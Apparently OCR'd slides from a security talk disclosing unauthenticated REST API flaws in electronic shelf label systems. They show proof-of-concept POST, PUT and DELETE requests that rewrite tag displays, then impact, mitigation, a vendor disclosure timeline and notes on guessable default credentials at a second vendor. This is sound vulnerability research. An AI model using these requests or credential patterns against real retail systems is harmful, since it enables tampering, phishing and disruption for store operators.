
REST API POC



POST
http://[redacted]
Send
Params
Authorization
Headers (9)
Body
Scripts
Settings
Cookies
none
form-data
x-www-form-urlencoded
raw
binary
GraphQL
JSON
Beautify
{
"tagId": null,
"tagName": "",
"nickName": null,
"tagType": 0,
"address": "FF:FF:62:61:69:15",
"power": 0,
"rssi": 0,
"data": ""
}
Body
200 OK
680 ms
1.8 KB
Save Response
JSON
Preview
Visualize
{
"msg": "operate successful",
"code": 200,
"data": {
"searchValue": null,
"createBy": "maxmuster10",
"createTime": "2025 06 17 14:37:51",
"updateBy": "",
"updateTime": null,
"remark": null,
"params": {},
"tagId": 120199,
"tagName": "NEMR62616915",
"nickName": null,
"address": "FF:FF:62:61:69:15",
"tagType": 16544,
"data": "{\"type\":160,\"background\":\"#FFFFFF\",\"items\":[{\"id\":2,\"x\":0,\"y\":6,
09:17
76 %
Collect
BLE
Tag
0 Fail: 0
Card Total: 0 Modify: 0 Success: 0
2.13inch BW Tag
Bluetooth Tag
SEEMOO!!
NEMR62616915
62.61.69.15
Edit
Display
2.13"BW-TFT
None
just now
Home
Style
Me

REST API POC



PUT
http:/[redacted]
Send
Params
Auth
Headers (9)
Body
Scripts
Settings
Cookies
Beautify
raw
JSON
{
"createdBy": "maxmuster10",
"tagId": 128199,
"tagName": "NEMR62616915",
"nickName": null,
"tagType": 16544,
"address": "FF:FF:62:61:69:15",
"power": 29,
"rssi": -65,
"data": "{\"type\":160,\"angle\":0,\"background\":\"#FFFFFF\",
\"items\":[{\"label\":\"\",\"tagIcon\":\"text\",\"type\":0,
\"x\":0,\"y\":87,\"width\":160,\"height\":40,
\"resizable\":true,\"draggable\":true,\"snapToGrid\":false,
\"aspectRatio\":false,\"minw\":1,\"minh\":1,\"parentW\":250,
\"parentH\":132,\"zIndex\":55,\"prefix\":\"\",
\"content\":\"by Marius\",\"active\":false,\"fontSize\"
Body
200 OK
1.14 s
403 B
JSON
Preview
Visualize
{
"msg": "operate successful",
"code": 200
}
09:17
76 %
Collect
BLE
Tag
0 Fail: 0
Card Total: 0 Modify: 0 Success: 0
2.13inch BW Tag
Bluetooth Tag
SEEMOO!!
NEMR62616915
62.61.69.15
Edit
Display
2.13"BW-TFT
None
just now
Home
Style
Me
09:37
73 %
Collect
BLE
Tag
ss: 0 Fail: 0
Card Total: 0 Modify: 0 Success:
HACKED!!!
for SeMoSy
by Marius
NEMR62616915
62.61.69.15
Edit
Display
2.13"BW-TFT
None
just now
Home
Style
Me

REST API POC


DELETE
http:[redacted]
Send
Params
Auth
Headers (7)
Body
Scripts
Settings
Cookies
Query Params
Key
Value
Desc...
Bulk Edit
Key
Value
Description
Body
200 OK
345 ms
403 B
JSON
Preview
Visualize
{
"msg": "operate successful",
"code": 200
}
Body
200 OK
1.14 s
403 B
JSON
Preview
Visualize
{
"msg": "operate successful",
"code": 200
}


09:17
76 %
09:23
75 %
Collect
BLE
Tag
0 Fail: 0 Card Total: 0 Modify: 0 Success: 0
lify: 0 Success: 0 Fail: 0 Card Total: 0 Modify
2.13inch BW Tag
Bluetooth Tag
SEEMOO!!
NEMR62616915
62.61.69.15
Edit
Display
2.13'BW-TFT
None
just now
Hello World&物联网
蓝牙标签
系统标签
NEMR62616915
62.61.69.15
Edit
Display
2.13'BW-TFT
None
just now
Home
Style
Me
Home
Style
Me

RESTAPI Weaknesses



Weakness

- Abitrary Read
- Abitrary Write/ Delete
- Template Abitrary Write/ Delete


Impact

- Sensitive Information Leakage
- DoS
- Phishing

Mitigation

- Add Authorization

Summary



- BLE arbitrary write
- HTTP arbitrary read /write


Disclosure Process

1. 👨‍💼 [02.07.2025] Sent report to vendor
2. 👨‍💼 [08.07.2025] Follow up E-Mail
3. 🏢 [09.07.2025] Response asking for clarification / Dev Meeting
4. 👨‍💼 [10.07.2025] Proposed Meeting times
5. 👨‍💼 [01.12.2025] Follow-Follow up E-Mail asking for an update

Chapter 2: ZhSunyco

Who is ZhSunyco® SMART THAN EVER ?


- Zhuhai Suny Technology Co., Ltd
- Ranked among China’s top 3 electronic shelf label manufacturers
- More than 41,500 supermarkets worldwide
- In 180 countries




[2]

Getting started


- Purchased some ESL-Tags
- Received an access point alongside them
- Got an email with the credentials for the web-application
  - Username followed a generic incremental structure
  - Password was the day we received the credentials




Overview of the products




Components

